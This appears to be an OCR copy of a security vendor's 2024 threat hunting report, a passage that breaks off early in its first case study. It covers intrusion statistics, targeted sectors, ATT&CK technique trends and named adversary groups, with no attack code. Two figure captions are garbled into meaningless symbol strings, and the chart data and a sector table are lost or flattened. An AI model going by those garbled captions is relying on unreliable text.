CROWDSTRIKE

2024 THREAT HUNTING REPORT

Table of Contents

Introduction 3

Naming Conventions 6

Front-Line Snapshot 7

Sector Targeting 9

Sector Spotlights 10

Intrusion Trends by Adversary 12

Observations from the Front Lines 15

Hunting the Cross-Domain Threat 15

Case Study: SCATTERED SPIDER Abuses Cloud Management Agent to Establish Persistence 16

Hunting the Insider Threat 18

Case Study: FAMOUS CHOLLIMA Insider Threats Target 100+ U.S.-Based Companies 19

Identity Hunting 22

Case Study: HORDE PANDA Activity 24

Cloud Hunting 26

Case Study: Adversaries Pivot Between Cloud Control Plane and Hosted VMs 27

Case Study: Threat Actor Enumerates Cloud Account Information from Compromised VMs 28

Endpoint Hunting 31

Case Study: Hunting the STATIC KITTEN Adversary 33

Countering the Adversary 36

Case Study: Hunting PUNK SPIDER 37

Conclusion 39

About CrowdStrike 41

Introduction

Stealth and speed were the dominant themes of the 2023 cyber threat landscape. Adversaries have faced a hardened attack surface due to advancements in threat defense technology and threat awareness. In response, they have increasingly adopted and relied on techniques that allow them to move faster and evade detection.

CrowdStrike's Counter Adversary Operations team brings together industry-leading threat intelligence and pioneering managed threat hunting with the AI-powered CrowdStrike Falcon® platform to detect, disrupt and stop today's sophisticated adversaries. Their efforts safeguard thousands of customers from the most sophisticated adversaries by providing the intelligence, threat hunting skills and resources that most organizations lack.

As adversaries adopt new tactics, the CrowdStrike OverWatch team does the same. Cross-domain threat hunting has become essential as threat actors target multiple domains across an organization's infrastructure — most notably identity, endpoint and cloud — in their efforts to evade detection. These cross-domain threats pose a challenge to threat hunters because they often generate fewer detections in a single domain or product, making the activity difficult to recognize as malicious. Adversaries that gain access continue to operate under the radar using legitimate remote monitoring and management (RMM) tools. As they strive to shrink their footprint and refine their attacks, CrowdStrike OverWatch works tirelessly to detect them with cross-domain threat hunting.

»

THE CROWDSTRIKE 2024 THREAT HUNTING REPORT HIGHLIGHTS THE TRENDS THE CROWDSTRIKE OVERWATCH TEAM HAS OBSERVED OVER THE PAST 12 MONTHS AND DETAILS HOW CROWDSTRIKE OVERWATCH UTILIZES PROACTIVE, INTELLIGENCE-INFORMED THREAT HUNTING TO RELENTLESSLY TRACK, DETECT AND ULTIMATELY DISRUPT THE ADVERSARY NO MATTER WHEN OR WHERE THEY OPERATE.

The cross-domain threat is increasing as adversaries attempt to infiltrate targets through human access, commonly known as “insider threats.” This year, CrowdStrike OverWatch identified individuals associated with the Democratic People’s Republic of Korea (DPRK)-nexus adversary FAMOUS CHOLLIMA applying to, or actively working at, more than 100 unique companies. This threat actor exploited the recruitment and onboarding processes to obtain physical access through legitimately provisioned systems, which were housed at intermediary locations. The adversary insiders remotely accessed these systems to log in to corporate VPNs posing as developers. This masquerade gave FAMOUS CHOLLIMA deeply enduring access to dozens of organizations and proved nearly impossible to detect without the benefit of CrowdStrike OverWatch threat hunting and the support of far-reaching visibility provided by the Falcon platform.

In addition to conducting cross-domain attacks, adversaries are developing greater expertise in moving seamlessly between platforms and using tools that are equally effective across operating systems. This rise in “hybrid threats” presents significant challenges to defenders across disciplines. DPRK-nexus adversaries, for example, quickly navigate multiple platforms, build custom tooling and spontaneously pivot actions on objectives — highlighting the need for fast, proactive and intelligence-driven hunting to stay one step ahead of the threat actors.

Identity-based detections are particularly important, as they can identify suspicious activity on unmanaged hosts and supplement traditional endpoint detection and response (EDR) events. Consistent with last year, threat actors increasingly use identity-based attacks to gain initial access. Using CrowdStrike Falcon® Identity Protection, CrowdStrike OverWatch threat hunters continued to expand their hunting mission and routinely countered persistent adversaries that employ identity attacks, including formidable threat actors like China-nexus HORDE PANDA.

Adversaries are also increasingly pivoting to cloud environments, with a noted 75% increase in 2023, as stated in the CrowdStrike 2024 Global Threat Report. While many threat actors employ basic techniques, others — such as prolific eCrime adversary SCATTERED SPIDER and Russia-nexus adversary COZY BEAR — evolve quickly, and proactive hunters must stay one step ahead in the cloud. CrowdStrike OverWatch keeps pace with these adversaries by developing innovative hunting techniques for cloud services, workloads and control planes as well as using advances in CrowdStrike's identity protection module.

While threat hunters faced many new challenges in the past 12 months, long-standing endpoint threats did not abate. Adversaries continued to leverage a seemingly endless list of RMM tools, which are appealing due to their wide availability and their use as legitimate solutions in many organizations. eCrime and targeted intrusion adversaries alike continue to rely on RMM tooling. Examples include eCrime adversary CHEF SPIDER and Iran-nexus adversary STATIC KITTEN, which both used phishing campaigns delivering RMM tools to create an effective initial access beachhead.

Speed, accuracy and threat intelligence are integral components to countering the adversary through proactive hunting. This year, in the MITRE Engenuity ATT&CK® Evaluations: Managed Services, Round 2, detection-only test, CrowdStrike delivered comprehensive detection coverage and rapid mean time to detect (MTTD) at an impressive four minutes.

Over the past 12 months, CrowdStrike OverWatch threat hunters distilled their findings into hundreds of new behavior-based preventions. As a result, the team's front-line findings directly augment the Falcon platform's ability to detect and prevent the latest threats. In the past year alone, these new behavior-based detections have enabled the Falcon platform to prevent an additional 2.4 million malicious events that would have otherwise evaded autonomous detection methods — amounting to approximately 4.6 preventions per minute.

The CrowdStrike 2024 Threat Hunting Report presents trends identified from July 1, 2023, to June 30, 2024, exposed by proactive, intelligence-informed threat hunting. Year-over-year, CrowdStrike OverWatch observed the following:

Interactive intrusions increased by 55%. An interactive intrusion occurs when threat actors perform hands-on-keyboard activities within a victim's environment.

86% of all interactive intrusions were attributed to eCrime activity.

eCrime-related interactive intrusions against the healthcare sector increased 75%.

Interactive intrusions impacting the technology sector increased 60%, making technology the most frequently targeted industry for the seventh consecutive year.

FAMOUS CHOLLIMA insiders were identified applying to or actively working at more than 100 unique companies.

Adversary use of RMM tools increased 70%, and 27% of all interactive intrusions leveraged RMM tools.

This report represents the Counter Adversary Operations team's relentless efforts to disrupt the adversary. Behind every CrowdStrike threat hunter is the power of a unified security solution, empowering hunters with the richest security telemetry — encompassing endpoint, identity and cloud workloads as well as intelligence — to find and stop adversaries in their tracks.

NAMING CONVENTIONS

Adversary

- BEAR
- BUFFALO
- CHOLLIMA
- CRANE
- HAWK
- JACKAL
- KITTEN
- LEOPARD
- LYNX
- OCELOT
- PANDA
- SAIGA
- SPHINX
- SPIDER
- TIGER
- WOLF

Manual Intervention:

Persistence:

Lateral Movement:

Data Exfiltration:


Customization:

>>

INTERACTIVE INTRUSIONS ARE TYPICALLY MORE SOPHISTICATED AND DIFFICULT TO DETECT COMPARED TO AUTOMATED ATTACKS, REQUIRING ADVANCED THREAT HUNTING AND INCIDENT RESPONSE CAPABILITIES TO IDENTIFY AND MITIGATE.

Interactive Intrusions Over Time | Q3 2022-Q2 2024

Interactive Intrusions by Motivation
Q3 2023-Q2 2024



Top Verticals by Intrusion Frequency
Q3 2023-Q2 2024





Figure 1. Interactive intrusion breakdown

SECTOR TARGETING

For the reporting period, interactive intrusions impacting technology entities increased 60% year-over-year, making technology the most frequently targeted industry for the seventh consecutive year. The technology sector encompasses a broad range of organizations that develop computer software and hardware or provide IT services or technology. Due to its relationship to many other verticals, the technology sector is a high-value target for both targeted intrusion and eCrime adversaries.

Top Sectors by Intrusion Frequency



Targeted Intrusion vs. eCrime




Figure 2. ‘ ™ ø E Š d t d R ‘ c d F t E c ‘ ? ¶ ‘ § ÷ t E ƒ c § ÷ ‘ … E d A ƒ d ÷ F ¶ { ‘ ƒ Ó ¶ ‘ ^ ƒ ÷ d ‘ ‘ ¤ c | ‘ ƒ Ó ¶ ‘

SECTOR SPOTLIGHTS

Healthcare

While technology entities remain attractive targets for various adversaries, eCrime-related interactive intrusions against healthcare entities increased 75% over the prior 12 months. The healthcare sector includes a large variety of entities that possess patients' protected health information (PHI), financial information (such as credit card and bank account numbers) and personally identifiable information (PII), making these entities a prime target for eCrime threat actors.

Big game hunting (BGH) adversaries — which remain the primary threat to all sectors, including healthcare — use data theft, extortion and ransomware to pressure victims into paying a ransom. Access brokers — threat actors that acquire access to organizations and provide or sell this access to other actors — and commodity services also continue to threaten the healthcare sector by facilitating the financially motivated operations of other eCrime threat actors. To evidence this threat, access broker advertisements for healthcare entities increased 142% compared to the previous 12 months.

Consulting and Professional Services

Targeted intrusion activity targeting the consulting and professional services vertical increased by 141% year-over-year, moving this vertical up to second place in overall sector targeting trends and displacing both financial services and retail.

The consulting and professional services sector provides specialist services and/or consultancy and is staffed by employees with specific skill sets or training. This sector includes human resources, architectural, recruitment agency, consultancy and marketing services. Consulting and professional services entities possess a significant amount of sensitive information — including financial and personal data, strategic plans and trade secrets — that makes these entities increasingly attractive for targeted intrusion adversaries. Given the sector's supporting nature, targeted intrusion adversaries can also target entities in this sector to gain access to additional downstream victims.

The consulting and professional services sector is becoming a popular target for various eCrime adversaries, including BGH threat actors and access brokers, as entities within this sector present numerous opportunities for these threat actors to profit financially. To evidence this threat, access broker advertisements for consulting and professional services entities increased 152% year-over-year.

MITRE ATT&CK Observations

CrowdStrike OverWatch tracks interactive intrusion activity against the MITRE ATT&CK® Enterprise Matrix, a framework that categorizes and tracks adversary behavior. [1]

This heat map illustrates the top MITRE techniques and tactics CrowdStrike OverWatch detected in interactive intrusion activity over the past 12 months. CrowdStrike OverWatch tirelessly hunts for post-exploitation behaviors — no matter the initial access vector, adversaries are detected very quickly. As a result, CrowdStrike OverWatch most often observes techniques within the Discovery tactic, when adversaries are still orienting themselves in a network.




Figure 3. MITRE ATT&CK heat map highlighting top techniques CrowdStrike OverWatch observed adversaries d ð ; Ó ¶ ‘ § ÷ ‘ d ø F ” ‘ t ø F t § F ‘ ø E d ø { ‘ ƒ Ó ¶ ‘ ^ ƒ ÷ d ‘

1 MITRE ATT&CK and ATT&CK are registered trademarks of The MITRE Corporation. To learn more about MITRE ATT&CK, visit https://attack.mitre.org/matrices/enterprise/.


Use of MITRE ATT&CK techniques involving identity increased across all stages of adversary operations. Discovery techniques remain the most prominent category — half of the top 10 techniques observed in the past 12 months fall into this category. This is unsurprising, as eCrime access brokers rely on these techniques — including Account Discovery, System Network Configuration Discovery and Remote System Discovery — to evaluate targets as part of the threat actors' efforts to monetize operations. OS Credential Dumping and Account Discovery are often interconnected, as adversaries continue to compromise valid identities to access networks.

Adversaries are increasingly leveraging RMM tools, and Ingress Tool Transfer and Masquerading remained two of the top MITRE tactics. As organizations become increasingly aware of RMM threats, adversaries such as STATIC KITTEN have begun to rename these tools to obfuscate their efforts.

Unsurprisingly, Disabling and Modifying Tools to Impair Defenses was a commonly observed technique. As EDR and extended detection and response (XDR) platforms such as the Falcon platform grow more sophisticated, adversary attacks are more frequently disrupted. Over the past 12 months, many adversaries have advertised custom tooling that allegedly uncovers EDR products. Though these tools are often ineffective, adversaries are increasingly interested in them. As this threat evolves and adversaries attempt to circumvent security controls, human-driven threat hunting teams such as CrowdStrike OverWatch are a vital line of defense.

INTRUSION TRENDS BY ADVERSARY

CrowdStrike is a pioneer in adversary profiling and attribution. With detailed information into 245+ attributed eCrime, targeted intrusion and hacktivist adversaries — and more than 140 active clusters of malicious activity that have not yet met CrowdStrike's standards for adversary graduation — CrowdStrike OverWatch threat hunters are well positioned to quickly and accurately disrupt the adversary. The following image highlights the most prevalent adversary operations identified over the past 12 months.


PUNK SPIDER
TECHNOLOGY
SERVICES*
ACADEMIC
SCATTERED SPIDER
FINANCIAL
TECHNOLOGY
TELECOM
BITWISE SPIDER
MANUFACTURING
FINANCIAL
HEALTHCARE
PUNK SPIDER
REAL ESTATE
SERVICES*
GOODS*
WANDERING SPIDER
MANUFACTURING
TECHNOLOGY
FINANCIAL
BITWISE SPIDER
SERVICES*
ENERGY
EXTRACTIVE
VICE SPIDER
GOODS*
TECHNOLOGY
GOVERNMENT
FANCY BEAR
AEROSPACE
WANDERING SPIDER
SERVICES*
MANUFACTURING
VICE SPIDER
MANUFACTURING
REAL ESTATE
RETAIL
BITWISE SPIDER
LOGISTICS
SERVICES*
ENERGY
SILENT CHOLLIMA
AGRICULTURE
ETHEREAL PANDA
TECHNOLOGY
GOVERNMENT
MANUFACTURING
BITWISE SPIDER
MANUFACTURING
INDUSTRIAL
RETAIL
PUNK SPIDER
AUTOMOTIVE
INDUSTRIAL
RETAIL
BITWISE SPIDER
ENERGY
HOSPITALITY
UTILITIES
VICE SPIDER
FINANCIAL
HEALTHCARE
TECHNOLOGY
BITWISE SPIDER
SERVICES*
HEALTHCARE
ACADEMIC
PULSAR KITTEN
REALESTATE
TECHNOLOGY
GOVERNMENT
BITWISE SPIDER
RETAIL
SERVICES*
EXTRACTIVE
AQUATIC PANDA
FINANCIAL
LABYRINTH CHOLLIMA
FINANCIAL
TECHNOLOGY
HORDE PANDA
TELECOM
BITWISE SPIDER
HEALTHCARE
HOSPITALITY
INDUSTRIALS
FAMOUS CHOLLIMA
FINANCIAL
TECHNOLOGY
JACKPOT PANDA
COMPUTER GAMING
SERVICES*
MANUFACTURING

eCrime adversaries are the most prevalent type of threat actors that CrowdStrike OverWatch threat hunters disrupt; these adversaries are prolific and often opportunistic. In many instances, CrowdStrike OverWatch detects targeted intrusion adversary activity early in the kill chain before it reaches an interactive stage. For example:

> The Falcon sensor prevented PRIMITIVE BEAR 's initial access attempts, which involved spear-phishing and a weaponized USB, before the adversary could gain interactive access. CrowdStrike OverWatch's specific insights were turned into sensor-level detections.

> China-nexus adversaries are increasingly attempting access via stealthy implants and .NET execution through compromised Internet Information Services (IIS) servers. In response, CrowdStrike OverWatch threat hunters worked with CrowdStrike's engineering teams to ensure that this entry point has increased visibility. By honing hunting leads that focus on reflective .NET loading and IIS compromise, CrowdStrike OverWatch prevented China-nexus adversaries from achieving initial access or from moving laterally in a network.

Over the last 12 months, CrowdStrike OverWatch continued to observe adversaries leverage speed and stealth across the landscape to minimize their footprints and increase their chances of evading automated detections. As defenses harden, adversaries evolve their tactics to hide within normal network activity.

The good news is that CrowdStrike OverWatch hunters work 24/7, 365 days a year to stop them. Human expertise and threat hunting are crucial for distinguishing between real threats and normal activity without generating false positives that distract security teams. CrowdStrike's elite threat hunters rapidly identify stealthy attacks and adversary tactics, feeding these new detections into the AI-powered Falcon platform. This virtuous cycle enhances the Falcon platform and strengthens defenses for all CrowdStrike customers.

Observations from the Front Lines

HUNTING THE CROSS-DOMAIN THREAT

Cross-domain threat hunting refers to CrowdStrike OverWatch's ability to identify adversary behavior even when it takes place across several domains of an organization's security structure, notably identity, endpoint and cloud. Attacks that take place across multiple domains pose a significant challenge because they often generate fewer detections in any single domain or product. This dispersed footprint makes intrusion activity difficult to successfully recognize as being malicious, as it can appear to take place in isolation or without correlating detections.

By combining data and detections from multiple domains and leveraging that against CrowdStrike's threat intelligence, CrowdStrike OverWatch is uniquely situated to respond to threats that cross these domain barriers.

Cross-domain intrusions can vary significantly in complexity, but CrowdStrike commonly sees adversaries moving either back and forth between the endpoint and identity planes or from the cloud to an endpoint.

The latter is a particularly dangerous and increasingly prevalent occurrence that is enabled by improvements in phishing and the spread of infostealers.

If adversaries can find or steal credentials, they can gain direct access to poorly configured cloud environments, bypassing the need to compromise heavily defended endpoints. From this vantage point, they are then able to find over-privileged users and roles to further compromise cloud environments or use their access to descend into endpoint environments. With this access, they can deploy remote management tools instead of malware, making these attacks challenging to disrupt.

One of the most proficient and prolific adversaries capable of cross-domain attacks is SCATTERED SPIDER. Throughout 2023 and 2024, SCATTERED SPIDER demonstrated sophisticated cross-domain tradecraft within targeted cloud environments, often leveraging spear-phishing, policy modification and access to password managers to gain access, maintain persistence, move laterally and exfiltrate data.

CASE STUDY:

SCATTERED SPIDER Abuses Cloud Management Agent to Establish Persistence

In May 2024, CrowdStrike OverWatch observed SCATTERED SPIDER establish a foothold on a cloud-hosted virtual machine (VM) instance via a cloud service VM management agent. To do so, the adversary compromised existing credentials to authenticate to the cloud control plane via an identified phishing campaign. After authenticating to the cloud console, the adversary established persistence by executing commands on the cloud-hosted VM via the management agent.

